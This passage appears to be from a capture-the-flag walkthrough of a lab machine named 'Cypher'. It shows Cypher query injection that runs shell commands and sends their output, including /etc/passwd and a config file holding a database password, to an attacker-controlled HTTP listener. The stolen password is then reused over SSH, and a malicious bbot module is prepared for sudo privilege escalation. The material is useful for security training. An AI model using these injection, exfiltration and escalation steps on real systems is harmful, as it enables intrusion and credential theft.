      "uuid": "703eafc5-3264-473d-88d6-860c1733c9e5",
      "web_spider_distance": 0,
      "tags": [
        "mx-record",
```

Query Injection


A Cypher query injection is attempted to obtain relevant system information.

```
CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=`ls| tr " " "_" |
tr "\n" "_"`;') yield statusCode
```




```
CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=`ls | tr " " "_" | tr "\n" "_"`;') yield statusCode
```

```
{
  "statusCode": "200"
}
```




```
┌──(kali㉿kali)-[~/Desktop/cypher/www]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.57 - - [30/Mar/2025 08:01:24] "GET /?q=bin_bin.usr-is-merged_boot_cdrom_dev_etc_home_lib_lib64_lib.usr-is-merged_lost+found_media_mnt_opt_proc_root_run_sbin_sbin.usr-is-merged_srv_sys_tmp_usr_var_ HTTP
/1.1" 200 -
```

```
CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=`cat /etc/passwd | tr " " "_" | tr "\n" "_"`;') yield statusCode
```




```
om.getUrlStatusCode('http://10.10.16.41:8000?q=`cat /etc/passwd| tr " " "_" | tr "\n" "_"`;') yield statusCode
```

```
[
  {
    "statusCode": "200"
  }
]
```



```
┌──(kali㉿kali)-[~/Desktop/cypher/www]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.11.57 - - [30/Mar/2025 07:56:44] "GET /?q=root:x:0:0:root:/root:/bin/bash_daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin_bin:x:2:2:bin:/bin:/usr/sbin/nologin_sys:x:3:3:sys:/dev:/usr/
sbin/nologin_sync:x:4:65534:sync:/bin:/bin/sync_games:x:5:60:games:/usr/games:/usr/sbin/nologin_man:x:6:12:man:/var/cache/man:/usr/sbin/nologin_lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin_
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin_news:x:9:9:news:/var/spool/news:/usr/sbin/nologin_uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin_proxy:x:13:13:proxy:/bin:/usr/sbin/nologin_
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin_backup:x:34:34:backup:/var/backups:/usr/sbin/nologin_list:x:38:38:Mailing_List_Manager:/var/list:/usr/sbin/nologin_irc:x:39:39:ircd:/run
/ircd:/usr/sbin/nologin__apt:x:42:65534::/nonexistent:/usr/sbin/nologin_nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_systemd-network:x:998:998:systemd_Network_Management:/:/us
r/sbin/nologin_systemd-timesync:x:997:997:systemd_Time_Synchronization:/:/usr/sbin/nologin_dhcpcd:x:100:65534:DHCP_Client_Daemon,,,:/usr/lib/dhcpcd:/bin/false_messagebus:x:101:102::/nonexis
tent:/usr/sbin/nologin_systemd-resolve:x:992:992:systemd_Resolver:/:/usr/sbin/nologin_pollinate:x:102:1::/var/cache/pollinate:/bin/false_polkitd:x:991:991:User_for_polkitd:/:/usr/sbin/nolog
in_syslog:x:103:104::/nonexistent:/usr/sbin/nologin_uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin_tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin_tss:x:106:108:TPM_software_stack,,,:/var/
lib/tpm:/bin/false_landscape:x:107:109::/var/lib/landscape:/usr/sbin/nologin_fwupd-refresh:x:989:989:Firmware_update_daemon:/var/lib/fwupd:/usr/sbin/nologin_usbmux:x:108:46:usbmux_daemon,,,
:/var/lib/usbmux:/usr/sbin/nologin_sshd:x:109:65534::/run/sshd:/usr/sbin/nologin_graphasm:x:1000:1000:graphasm:/home/graphasm:/bin/bash_neo4j:x:110:111:neo4j,,,:/var/lib/neo4j:/bin/bash__la
urel:x:999:987::/var/log/laurel:/bin/false_ HTTP/1.1" 200 -
```



```
┌──(kali㉿kali)-[~/Desktop/cypher/www]
└─$ echo -n "root:x:0:0:root:/root:/bin/bash_daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin_bin:x:2:2:bin:/bin:/usr/sbin/nologin_sys:x:3:3:sys:/dev:/usr/sbin/nologin_sync:x:4:65534:sync:/b
in:/bin/sync_games:x:5:60:games:/usr/games:/usr/sbin/nologin_man:x:6:12:man:/var/cache/man:/usr/sbin/nologin_lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin_mail:x:8:8:mail:/var/mail:/usr/sbin
/nologin_news:x:9:9:news:/var/spool/news:/usr/sbin/nologin_uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin_proxy:x:13:13:proxy:/bin:/usr/sbin/nologin_www-data:x:33:33:www-data:/var/www:
/usr/sbin/nologin_backup:x:34:34:backup:/var/backups:/usr/sbin/nologin_list:x:38:38:Mailing_List_Manager:/var/list:/usr/sbin/nologin_irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin__apt:x:42:6
5534::/nonexistent:/usr/sbin/nologin_nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin_systemd-network:x:998:998:systemd_Network_Management:/:/usr/sbin/nologin_systemd-timesync:x:9
97:997:systemd_Time_Synchronization:/:/usr/sbin/nologin_dhcpcd:x:100:65534:DHCP_Client_Daemon,,,:/usr/lib/dhcpcd:/bin/false_messagebus:x:101:102::/nonexistent:/usr/sbin/nologin_systemd-reso
lve:x:992:992:systemd_Resolver:/:/usr/sbin/nologin_pollinate:x:102:1::/var/cache/pollinate:/bin/false_polkitd:x:991:991:User_for_polkitd:/:/usr/sbin/nologin_syslog:x:103:104::/nonexistent:/
usr/sbin/nologin_uuidd:x:104:105::/run/uuidd:/usr/sbin/nologin_tcpdump:x:105:107::/nonexistent:/usr/sbin/nologin_tss:x:106:108:TPM_software_stack,,,:/var/lib/tpm:/bin/false_landscape:x:107:
109::/var/lib/landscape:/usr/sbin/nologin_fwupd-refresh:x:989:989:Firmware_update_daemon:/var/lib/fwupd:/usr/sbin/nologin_usbmux:x:108:46:usbmux_daemon,,,:/var/lib/usbmux:/usr/sbin/nologin_
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin_graphasm:x:1000:1000:graphasm:/home/graphasm:/bin/bash_neo4j:x:110:111:neo4j,,,:/var/lib/neo4j:/bin/bash__laurel:x:999:987::/var/log/laurel:/bi
n/false_" | tr "_" "\n" | grep -e "/bin/bash"
root:x:0:0:root:/root:/bin/bash
graphasm:x:1000:1000:graphasm:/home/graphasm:/bin/bash
neo4j:x:110:111:neo4j,,,:/var/lib/neo4j:/bin/bash
```

```
CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=`whoami | tr " " "_" | tr "\n" "_"`;') yield statusCode
```

- neo4j

It is possible to navigate `/home/graphasm/`:


```
CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=`ls
/home/graphasm/ | tr " " "_" | tr "\n" "_"`;') yield statusCode
```

Located files:

- user.txt
- bbot_preset.yml

However, `user.txt` is not readable, while `bbot_preset.yml` contains the following content:


```
CALL custom.getUrlStatusCode('http://10.10.16.41:8000?q=`cat
/home/graphasm/bbot_preset.yml | tr " " "_" | tr "\n" "_"`;') yield
statusCode
```



```
10.10.11.57 - - [30/Mar/2025 08:09:48] "GET /?q=targets:___-_ecorp.htb__output_dir:_/home/graphasm/bbot_scans__config:___modules:_____neo4j:_______username:_neo4j______password:_cU4btyi[redacted]hK_ HTTP/
1.1" 200 -
```

- neo4j:cU4btyib.20x**********hK

An SSH connection is attempted with `graphasm` using the discovered password:




```
┌──(kali㉿kali)-[~/Desktop/cypher]
└─$ ssh graphasm@10.10.11.57
graphasm@10.10.11.57's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

 System information as of Sun Mar 30 12:13:32 PM UTC 2025

  System load:  0.08               Processes:             233
  Usage of /:   70.2% of 8.50GB    Users logged in:       0
  Memory usage: 34%                IPv4 address for eth0: 10.10.11.57
  Swap usage:   0%


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Sun Mar 30 12:13:33 2025 from 10.10.16.41
graphasm@cypher:~$ cat user.txt
580458db211e1ff[redacted]00
graphasm@cypher:~$ 
```

Successfully accessed with:

- graphasm:cU4btyib.20x**********hK


Privilege Escalation



```
graphasm@cypher:~$ sudo -l
Matching Defaults entries for graphasm on cypher:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User graphasm may run the following commands on cypher:
    (ALL) NOPASSWD: /usr/local/bin/bbot
graphasm@cypher:~$ cat /usr/local/bin/bbot
#!/opt/pipx/venvs/bbot/bin/python
# -*- coding: utf-8 -*-
import re
import sys
from bbot.cli import main
if __name__ == '__main__':
    sys.argv[0] = re.sub(r'(-script\.pyw|\.exe)?$', '', sys.argv[0])
    sys.exit(main())
graphasm@cypher:~$ 
```

bbot is a recursive internet scanner for hackers.

It offers some functionalities, and during the study of the program, it was found that `custom modules` can be created.



How to Write a BBOT Module

Here we'll go over a basic example of writing a custom BBOT module.

Create the python file

1. Create a new `.py` file in `bbot/modules` (or in a custom module directory)
2. At the top of the file, import `BaseModule`
3. Declare a class that inherits from `BaseModule`
4. the class must have the same name as your file (case-insensitive)
5. Define in `watched_events` what type of data your module will consume
6. Define in `produced_events` what type of data your module will produce
7. Define (via `flags`) whether your module is `active` or `passive`, and whether it's `safe` or `aggressive`
8. **Put your main logic in** `.handle_event()`

Here is an example of a simple module that performs whois lookups:


bbot/modules/whois.py

```
from bbot.modules.base import BaseModule

class whois(BaseModule):
    watched_events = ["DNS_NAME"] # watch for DNS_NAME events
    produced_events = ["WHOIS"] # we produce WHOIS events
    flags = ["passive", "safe"]
    meta = {"description": "Query WhoisXMLAPI for WHOIS data"}
    options = {"api_key": ""} # module config options
    options_desc = {"api_key": "WhoisXMLAPI Key"}
    per_domain_only = True # only run once per domain

    base_url = "https://www.whoisxmlapi.com/whoisserver/WhoisService"
```

How to write a BBOT Module


IDEA: Exploit BBOT to read arbitrary sensitive data.

A module `mymodule.py` is built:



```
import os
from bbot.modules.base import BaseModule

class mymodule(BaseModule):
    meta = {"description": "This is a malicous script"}

    async def setup(self):
        print("Malicious script :3")
        print(os.system("ls -lah /root/"))

    async def handle_event(self, event):
        self.hugesuccess("Completed.")
~
~
```

